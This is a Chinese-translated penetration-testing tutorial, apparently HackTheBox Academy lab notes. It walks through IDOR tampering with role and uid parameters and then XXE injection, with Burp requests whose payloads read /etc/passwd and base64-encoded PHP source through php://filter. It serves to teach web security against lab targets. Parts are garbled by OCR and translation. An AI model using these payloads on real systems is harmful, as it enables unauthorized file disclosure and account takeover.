
虽然允许我们读取各种类型的资源，但 **IDOR Information Disclosure Vulnerabilities** 不安全函数调用 使我们能够以其他用户的身份调用 API 或执行函数。此类功能和 API 可用于更改其他用户的私人信息、重置其他用户的密码，甚至使用其他用户的支付信息购买商品。在许多情况下，我们可能通过信息泄露 IDOR 漏洞获取某些信息，然后将这些信息与 IDOR 不安全的函数调用漏洞一起使用，正如我们稍后将在本模块中看到的那样。

识别

回到我们的 **Employee Manager** Web 应用程序，我们可以开始测试 **Edit Profile** 页面是否

存在 IDOR 漏洞：

Employee Manager



当我们单击 “编辑配置文件” 按钮时，我们会被带到一个页面来编辑我们的用户配置文件的信息，即 全名、电子邮件 和 关于我，这是许多 Web 应用程序中的常见功能：

The screenshot shows the "Edit Profile" form. It has three input fields: "Full name" containing "Amy Lindon", "Email" containing "a_lindon@employees.htb", and "About Me" containing "A Release is like a boat. 80% of the holes plugged is not good enough.". At the bottom is a blue "Update profile" button.

我们可以更改配置文件中的任何详细信息，然后单击 **Update profile**（更新配置文件），我们将看到它们通过刷新得到更新并保留，这意味着它们在某个位置的数据库中得到更新。让我们在 Burp 中拦截 **Update** 请求并查看它：

The screenshot shows the Burp Suite interface with an intercept request for a POST request to http://178.128.160.242:32504/profile/api.php/profile/1. The request body is a JSON object with fields: uid: 1, uuid: "40f5888b67c748df7efba008e7c2f9d2", role: "employee", full_name: "Amy Lindon", email: "a_lindon@employees.htb", and about: "A Release is like a boat. 80% of the holes plugged is not good enough.".

```
1 PUT /profile/api.php/profile/1 HTTP/1.1
2 Host: 178.128.160.242:32504
3 Content-Length: 208
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 Content-type: application/json
6 Accept: */*
7 Origin: http://178.128.160.242:32504
8 Referer: http://178.128.160.242:32504/profile/index.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: role=employee
12 Connection: close
13
14 {
    "uid":1,
    "uuid":"40f5888b67c748df7efba008e7c2f9d2",
    "role":"employee",
    "full_name":"Amy Lindon",
    "email":"a_lindon@employees.htb",
    "about":"A Release is like a boat. 80% of the holes plugged is not good enough."
}
```

我们看到页面正在向 `/profile/api.php/profile/1` API 端点发送 `PUT` 请求。`PUT` 请求通常在 API 中用于更新项目详细信息，而 `POST` 用于创建新项目，`DELETE` 用于删除项目，`GET` 用于检索项目详细信息。因此，需要对 `Update profile` 函数发出 `PUT` 请求。有趣的是它发送的 JSON 参数：

```
{  
    "uid": 1,  
    "uuid": "40f5888b67c748df7efba008e7c2f9d2",  
    "role": "employee",  
    "full_name": "Amy Lindon",  
    "email": "a_lindon@employees.htb",  
    "about": "A Release is like a boat. 80% of the holes plugged is not  
good enough."  
}
```

我们看到 `PUT` 请求包含一些隐藏参数，例如 `uid`、`uuid` 和最有趣的是 `role`，它被设置为 `employee`。Web 应用程序似乎还在客户端以我们的 `Cookie: role=employee` cookie 的形式设置用户访问权限（例如 `角色`），它似乎反映了为我们的用户指定的 `角色`。这是一个常见的安全问题。访问控制权限作为客户端 HTTP 请求的一部分发送，无论是作为 Cookie 还是 JSON 请求的一部分，使其处于客户端的控制之下，客户端可以对其进行纵以获得更多权限。

因此，除非 Web 应用程序在后端具有可靠的访问控制系统，`we should be able to set an arbitrary role for our user, which may grant us more privileges` 否则 .但是，我们如何知道存在哪些其他角色呢？

Exploit

我们知道我们可以更改 `full_name`、`email` 和 `about` 参数，因为这些参数是在 `/profile` 网页的 HTML 表单中由我们控制的参数。那么，让我们尝试作其他参数。

在这种情况下，我们可以尝试一些方法：

1. 将我们的 `uid` 改为其他用户的 `uid`，这样我们就可以接管他们的账户
2. 更改其他用户的详细信息，这可能允许我们执行多次 Web 攻击
3. 创建具有任意详细信息的新用户，或删除现有用户
4. 将我们的角色更改为更具特权的角色（例如 `admin`），以便能够执行更多作

让我们首先将我们的 `uid` 更改为其他用户的 `uid`（例如 `"uid": 2`）。但是，我们设置的任何数字都不是我们自己的 `uid`，都会得到 `uid 不匹配` 的响应：

Request

Pretty Raw Hex \n ⌂

```

1 PUT /profile/api.php/profile/1 HTTP/1.1
2 Host: 178.128.160.242:32504
3 Content-Length: 208
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Content-type: application/json
6 Accept: /*
7 Origin: http://178.128.160.242:32504
8 Referer: http://178.128.160.242:32504/profile/index.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: role=employee
12 Connection: close
13
14 {
    "uid":2,
    "uuid":"40f5888b67c748df7efba008e7c2f9d2",
    "role":"employee",
    "full_name":"Amy Lindon",
    "email":"a_lindon@employees.htb",
    "about":"A Release is like a boat. 80% of the holes plugged is not good enough."
}

```

Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Date:
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 12
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 uid mismatch

```

Web 应用程序似乎正在将请求的 `uid` 与 API 端点（/1）进行比较。这意味着后端的一种访问控制形式可以防止我们任意更改某些 JSON 参数，这可能是防止 Web 应用程序崩溃或返回错误的必要条件。

Request

Pretty Raw Hex \n ⌂

```

1 PUT /profile/api.php/profile/2 HTTP/1.1
2 Host: 178.128.160.242:32504
3 Content-Length: 208
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Content-type: application/json
6 Accept: /*
7 Origin: http://178.128.160.242:32504
8 Referer: http://178.128.160.242:32504/profile/index.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: role=employee
12 Connection: close
13
14 {
    "uid":2,
    "uuid":"40f5888b67c748df7efba008e7c2f9d2",
    "role":"employee",
    "full_name":"Amy Lindon",
    "email":"a_lindon@employees.htb",
    "about":"A Release is like a boat. 80% of the holes plugged is not good enough."
}

```

Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Date:
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 13
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 uid mismatch

```

正如我们所看到的，这一次，我们收到一条错误消息，指出 `uuid 不匹配`。Web 应用程序似乎正在检查我们发送的 `uuid` 值是否与用户的 `uuid` 匹配。由于我们正在发送自己的 `uuid`，因此我们的请求失败。这似乎是另一种形式的访问控制，以防止用户更改其他用户的详细信息。

接下来，让我们看看是否可以创建一个向 API 终端节点发送 `POST` 请求的新用户。我们可以将请求方法更改为 `POST`，将 `uid` 更改为新的 `uid`，并将请求发送到新 `uid` 的 API 终端节点：

Request

Pretty Raw Hex \n ⌂

```

1 POST /profile/api.php/profile/50 HTTP/1.1
2 Host: 178.128.160.242:32504
3 Content-Length: 129
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Content-type: application/json
6 Accept: /*
7 Origin: http://178.128.160.242:32504
8 Referer: http://178.128.160.242:32504/profile/index.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: role=employee
12 Connection: close
13
14 {
    "uid":50,
    "uuid":"40f5888b67c748df7efba008e7c2f9d2",
    "role":"employee",
    "full_name":"Test",
    "email":"test@employees.htb",
    "about":""
}

```

Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Date:
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 41
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 Creating new employees is for admins only

```

我们收到一条错误消息，指出 `Creating new employees is for admins only`。当我们发送 `Delete` 请求时，也会发生同样的事情，因为我们得到 `Deleting employees is for admins only`。Web 应用程序可能正在通过 `role=employee` cookie 检查我们的授权，因为这似乎是 HTTP 请求中唯一的授权形式。

最后，让我们尝试将 `我们的角色` 更改为 `admin / administrator` 以获得更高的权限。遗憾的是，在不知道有效 `角色` 名称的情况下，我们在 HTTP 响应中得到 `Invalid role`，并且我们的 `角色` 没有更新：

The screenshot shows a network request and response in a browser's developer tools. The request is a PUT to `/profile/api/profile/1` with the following headers and body:

```
PUT /profile/api/profile/1 HTTP/1.1
Host: 178.128.160.242:32504
Content-Length: 205
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-type: application/json
Accept: /*
Origin: http://178.128.160.242:32504
Referer: http://178.128.160.242:32504/profile/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: role=employee
Connection: close
}

{
  "uid":1,
  "uuid":"40f5888b67c748df7efba008e7c2f9d2",
  "role":"admin",
  "full_name":"Amy Lindon",
  "email":"a_lindon@employees.htb",
  "about":"A Release is like a boat. 80% of the holes plugged is not good enough."
```

The response is:

```
HTTP/1.1 200 OK
Date:
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 12
Connection: close
Content-Type: text/html; charset=UTF-8
Invalid role
```

所以，`all of our attempts appear to have failed`。我们无法创建或删除用户，因为我们无法更改 `我们的角色`。我们不能更改自己的 `uid`，因为后端有我们无法控制的预防措施，我们也不能出于同样的原因更改其他用户的详细信息。`So, is the web application secure against IDOR attacks?`。

到目前为止，我们只测试了 `IDOR 不安全函数调用`。但是，我们尚未测试 API 的 `GET` 请求。`IDOR Information Disclosure Vulnerabilities` 如果没有强大的访问控制系统，我们也许能够读取其他用户的详细信息，这可能有助于我们应对之前尝试的攻击。

`Try to test the API against IDOR Information Disclosure vulnerabilities by attempting to get other users' details with GET requests`。如果 API 易受攻击，我们或许可以泄露其他用户的详细信息，然后使用这些信息完成我们对函数调用的 IDOR 攻击。

```
{"uid":"10","uuid":"bfd92386a1b48076792e68b596846499","role":"staff_admin","full_name":"admin","email":"admin@employees.htb","about":"Never gonna give you up, Never gonna let you down"}
```

flag@idor.htb

XML 外部实体（XXE）注入

`XML External Entity (XXE) Injection` 当从用户控制的输入中获取 XML 数据而没有正确清理或安全解析 XML 数据时，就会出现漏洞，这可能允许我们使用 XML 功能执行恶意操作。XXE

漏洞会对 Web 应用程序及其后端服务器造成相当大的损害，从泄露敏感文件到关闭后端服务器，这就是为什么它被 OWASP 视为 10 大 Web 安全风险之一。

SML

Extensible Markup Language (XML) 是一种常见的标记语言（类似于 HTML 和 SGML），旨在在各种类型的应用程序中灵活传输和存储数据和文档。XML 并不侧重于显示数据，而主要侧重于存储文档的数据和表示数据结构。XML 文档由元素树组成，其中每个元素基本上由一个 **标签** 表示，第一个元素称为 **根元素**，而其他元素是 **子元素**。

在这里，我们可以看到一个表示电子邮件文档结构的 XML 文档的基本示例：

```
<?xml version="1.0" encoding="UTF-8"?>
<email>
    <date>01-01-2022</date>
    <time>10:00 am UTC</time>
    <sender>john@inlanefreight.com</sender>
    <recipients>
        <to>HR@inlanefreight.com</to>
        <cc>
            <to>billing@inlanefreight.com</to>
            <to>payslips@inlanefreight.com</to>
        </cc>
    </recipients>
    <body>
        Hello,
        Kindly share with me the invoice for the payment made on January
        1, 2022.
        Regards,
        John
    </body>
</email>
```

上面的示例显示了 XML 文档的一些关键元素，例如：

Key 钥匙	Definition 定义	Example 例
Tag	The keys of an XML document, usually wrapped with (< / >) characters. XML 文档的键，通常用 (< / >) 字符包装。	<date>
Entity	XML variables, usually wrapped with (& / ;) characters.	<

Key 钥匙	Definition 定义	Example 例
	XML 变量，通常用 (& / ;) 字符包装。	
Element	The root element or any of its child elements, and its value is stored in between a start-tag and an end-tag. 根元素或其任何子元素及其值存储在 start-tag 和 end-tag 之间。	<date>01-01-2022</date>
Attribute	Optional specifications for any element that are stored in the tags, which may be used by the XML parser. 存储在标记中的任何元素的可选规范，XML 解析器可以使用这些元素。	version="1.0" / encoding="UTF-8" version="1.0" / encoding="UTF-8"
Declaration	Usually the first line of an XML document, and defines the XML version and encoding to use when parsing it. 通常是 XML 文档的第一行，用于定义解析文档时要使用的 XML 版本和编码。	<?xml version="1.0" encoding="UTF-8"?>

此外，某些字符用作 XML 文档结构的一部分，如 <、>、& 或 “。因此，如果我们要在 XML 文档中使用它们，我们应该用它们相应的实体引用（例如 <、>、&、“）替换它们。最后，我们可以在 ← 和 → 之间的 XML 文档中编写注释，类似于 HTML 文档。

XML DTD

XML Document Type Definition (DTD) 允许根据预定义的文档结构验证 XML 文档。预定义的文档结构可以在文档本身或外部文件中定义。以下是我们之前看到的 XML 文档的示例 DTD：

```
<!DOCTYPE email [
  <!ELEMENT email (date, time, sender, recipients, body)>
  <!ELEMENT recipients (to, cc?)>
  <!ELEMENT cc (to*)>
  <!ELEMENT date (#PCDATA)>
  <!ELEMENT time (#PCDATA)>
  <!ELEMENT sender (#PCDATA)>
  <!ELEMENT to (#PCDATA)>
  <!ELEMENT body (#PCDATA)>
]>
```


本地文件泄漏

当 Web 应用程序信任来自用户输入的未过滤 XML 数据时，我们可能能够引用外部 XML DTD 文档并定义新的自定义 XML 实体。假设我们可以定义新实体并让它们显示在网页上。在这种情况下，我们还应该能够定义外部实体并使它们引用本地文件，当显示该文件时，该文件应该向我们显示后端服务器上该文件的内容。

如何识别潜在的 XXE 漏洞并利用它们从后端服务器读取敏感文件。


识别

识别潜在 XXE 漏洞的第一步是查找接受 XML 用户输入的网页。我们可以在本节的末尾开始练习，其中有一个 [联系表](#)：



The screenshot shows a dark-themed website. On the left, there's a sidebar with three links: 'Address' (Account Department, Inlane Freight), 'Urgent Enquiries' (+800 1236879), and 'General Support' (services@linlanefreight.htb). On the right, there's a 'Contact Form' with fields for 'FULL NAME *', 'First name' and 'Last name', 'EMAIL *' (with placeholder 'Eg. example@email.com'), 'PHONE NUMBER' (with placeholder '+1 800 000000'), and 'YOUR QUERY *' (with placeholder 'Write us a message'). A green 'SEND MESSAGE' button is at the bottom.

如果我们填写联系表单并单击 [Send Data](#) (发送数据)，然后使用 Burp 拦截 HTTP 请求，我们将收到以下请求：



A screenshot of the Burp Suite interface showing a captured POST request. The request is to 'http://127.0.0.1:80'. The 'Pretty' tab is selected, showing the XML payload:

```
1 POST /submitDetails.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 137
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="92"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
7 Content-Type: text/plain;charset=UTF-8
8 Accept: /*
9 Origin: http://127.0.0.1
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18 <?xml version="1.0" encoding="UTF-8"?>
19 <root>
20   <name>
21     First
22   </name>
23   <tel>
24   </tel>
25   <email>
26     email@xxe.htb
27   </email>
28   <message>
29     Test
30   </message>
31 </root>
```

正如我们所看到的，该表单似乎以 XML 格式将我们的数据发送到 Web 服务器，使其成为潜在的 XXE 测试目标。假设 Web 应用程序使用过时的 XML 库，并且它没有对我们的 XML 输入应用任何过滤器或清理。在这种情况下，我们可能能够利用此 XML 表单来读取本地文件。

如果我们在未进行任何修改的情况下发送表单，则会收到以下消息：

The screenshot shows a network request and response. The request is a POST to /submitDetails.php with the following XML payload:

```
POST /submitDetails.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 137
sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="92"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: text/plain; charset=UTF-8
Accept: /*
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
<?xml version="1.0" encoding="UTF-8"?>
<root>
  <name>
    First
  </name>
  <tel>
  </tel>
  <email>
    email@xxe.htb
  </email>
  <message>
    Test
  </message>
</root>
```

The response is an OK status with the following content:

```
HTTP/1.1 200 OK
Date:
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 56
Connection: close
Content-Type: text/html; charset=UTF-8
Check your email email@xxe.htb for further instructions.
```

我们看到 `email` 元素的值正在页面上显示回我们。要将外部文件的内容打印到页面，我们应该 `note which elements are being displayed, such that we know which elements to inject into`。在某些情况下，可能不会显示任何元素，我们将在接下来的部分中介绍如何利用这些元素。

目前，我们知道我们在 `<email></email>` 元素中放置的任何值都会显示在 HTTP 响应中。因此，让我们尝试定义一个新实体，然后将其用作 `email` 元素中的变量，以查看它是否被我们定义的值替换。为此，我们可以使用在上一节中学到的知识来定义新的 XML 实体，并在 XML 输入的第一行之后添加以下行：

```
<!DOCTYPE email [
  <!ENTITY company "Inlane Freight">
]>
```

现在，我们应该有一个名为 `company` 的新 XML 实体，我们可以用 `&company;` 引用它。因此，让我们尝试使用 `&company;`，而不是在 `email` 元素中使用我们的电子邮件，看看它是否会被我们定义的值（`Inlane Freight`）替换：

Request

Pretty Raw Hex \n ⌂

```

1 POST /submitDetails.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 194
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
7 Content-Type: text/plain; charset=UTF-8
8 Accept: */*
9 Origin: http://127.0.0.1
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18 <?xml version="1.0" encoding="UTF-8"?>
19   <!DOCTYPE email [
20     <!ENTITY company "Inlane Freight">
21   >
22   <root>
23     <name>
24       First
25     </name>
26     <tel>
27     </tel>
28     <email>
29       &company;
30     </email>
31     <message>
32       Test
33     </message>
34   </root>

```

Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Date:
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 57
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 Check your email Inlane Freight for further instructions.

```

正如我们所看到的，响应确实使用了我们定义的实体（`Inlane Freight`）的值，而不是显示`&company;`，这表明我们可以注入 XML 代码。相比之下，不易受攻击的 Web 应用程序将显示（`&company;`）为原始值。`This confirms that we are dealing with a web application vulnerable to XXE`。

阅读敏感文件

现在我们可以定义新的内部 XML 实体，让我们看看是否可以定义外部 XML 实体。这样做与我们之前所做的非常相似，但我们只需添加 `SYSTEM` 关键字并在其后定义外部引用路径，正如我们在上一节中学到的那样：

```

<!DOCTYPE email [
  <!ENTITY company SYSTEM "file:///etc/passwd">
]>

```

现在让我们发送修改后的请求，看看我们的外部 XML 实体的值是否被设置为我们引用的文件：

Request

Pretty Raw Hex \n ⌂

```

1 POST /submitDetails.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 205
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
7 Content-Type: text/plain; charset=UTF-8
8 Accept: */*
9 Origin: http://127.0.0.1
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18 <?xml version="1.0" encoding="UTF-8"?>
19   <!DOCTYPE email [
20     <!ENTITY company SYSTEM "file:///etc/passwd">
21   >
22   <root>
23     <name>
24       First
25     </name>
26     <tel>
27     </tel>
28     <email>
29       &company;
30     </email>
31     <message>
32       Test
33     </message>
34   </root>

```

Response

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Date:
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1378
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Check your email root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 listx:138:38:Mailing List Manager:/var/www:/usr/sbin/nologin
24 irc:x:14:irc:/var/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats: Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
28 mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
29 gnatsd:x:102:gnatsd:Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
30 systemd-networkd:x:103:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
31 systemd-resolve:x:104:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
32 messagebus:x:105:107:/:/nonexistent:/usr/sbin/nologin
33 sshd:x:106:65534:/:/run/sshd:/usr/sbin/nologin
34 for further instructions.


```

我们看到我们确实获得了 `/etc/passwd` 文件 meaning that we have successfully exploited the XXE vulnerability to read local files .这使我们能够读取敏感文件的内容，例如可能包含密码的配置文件或其他敏感文件，例如特定用户的 `id_rsa` SSH 密钥，这可能会授予我们访问后端服务器的权限。我们可以参考 File Inclusion / Directory Traversal  模块，看看可以通过本地文件泄露来进行哪些攻击。

读取源代码

本地文件泄漏的另一个好处是能够获取 Web 应用程序的源代码。这将使我们能够执行 Whitebox 渗透测试，以揭示 Web 应用程序中的更多漏洞，或者至少揭示数据库密码或 API 密钥等秘密配置。

那么，让我们看看是否可以使用相同的攻击来读取 `index.php` 文件的源码，如下所示：



The screenshot shows a browser's developer tools Network tab. On the left, under 'Request', is a POST request to `/submitDetails.php` with various headers. The body of the request contains XML code. On the right, under 'Response', is the server's response: HTTP/1.1 200 OK, followed by several headers, and the message 'Check your email for further instructions.'

```
Request
Pretty Raw Hex \n ⌂
1 POST /submitDetails.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 203
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Content-Type: text/plain;charset=UTF-8
8 Accept: */*
9 Origin: http://127.0.0.1
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18 <?xml version="1.0" encoding="UTF-8"?>
19 <!DOCTYPE email [
20   <!ENTITY company SYSTEM "file:///index.php">
21 ]>
22 <root>
23   <name>
24     <First>
25       <tel>
26         <email>
27           &company;
         </email>
         <message>
           Test
         </message>
       </tel>
     </name>
   </root>
```

```
Response
Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 200 OK
2 Date:
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 43
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 Check your email for further instructions.
```

正如我们所看到的，这不起作用，因为我们没有获得任何内容。发生这种情况是因为 the file we are referencing is not in a proper XML format, so it fails to be referenced as an external XML entity 。如果文件包含某些 XML 的特殊字符（例如 `</>/&`），它将断开外部实体引用，并且不会用于引用。此外，我们无法读取任何二进制数据，因为它也不符合 XML 格式。

幸运的是，PHP 提供了包装过滤器，允许我们对某些资源（包括文件）进行 base64 编码，在这种情况下，最终的 base64 输出不应该破坏 XML 格式。为此，我们将使用 PHP 的 `php://filter/` 包装器，而不是使用 `file://` 作为参考。使用此过滤器，我们可以指定 `convert.base64-encode` 编码器作为我们的过滤器，然后添加输入资源（例如 `resource=index.php`），如下所示：

```
<!DOCTYPE email [
  <!ENTITY company SYSTEM "php://filter/convert.base64-
  encode/resource=index.php">
]>
```

这样，我们就可以发送我们的请求，我们将获得 `index.php` 文件的 base64 编码字符串：



```
Request
POST /indexdetails.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-CH-UA: "Not A[Brand];v="99", "Chromium";v="92"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: http://127.0.0.1
Referer: http://127.0.0.1/indexdetails.php
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 103
Content-Type: text/html; charset=UTF-8
1 HTTP/1.1 200 OK
2 Date: Sat, 27 Jun 2020 14:41:41 (GMT)
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Encoding: gzip
6 Content-Type: text/html; charset=UTF-8
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9 Origin: http://127.0.0.1
10 Sec-CH-UA: "Not A[Brand];v="99", "Chromium";v="92"
11 Sec-CH-UA-Mobile: no-data
12 Sec-CH-UA-Platform: no-data
13 Referer: http://127.0.0.1/indexdetails.php
14 Accept-Encoding: gzip, deflate
15 Connection: close
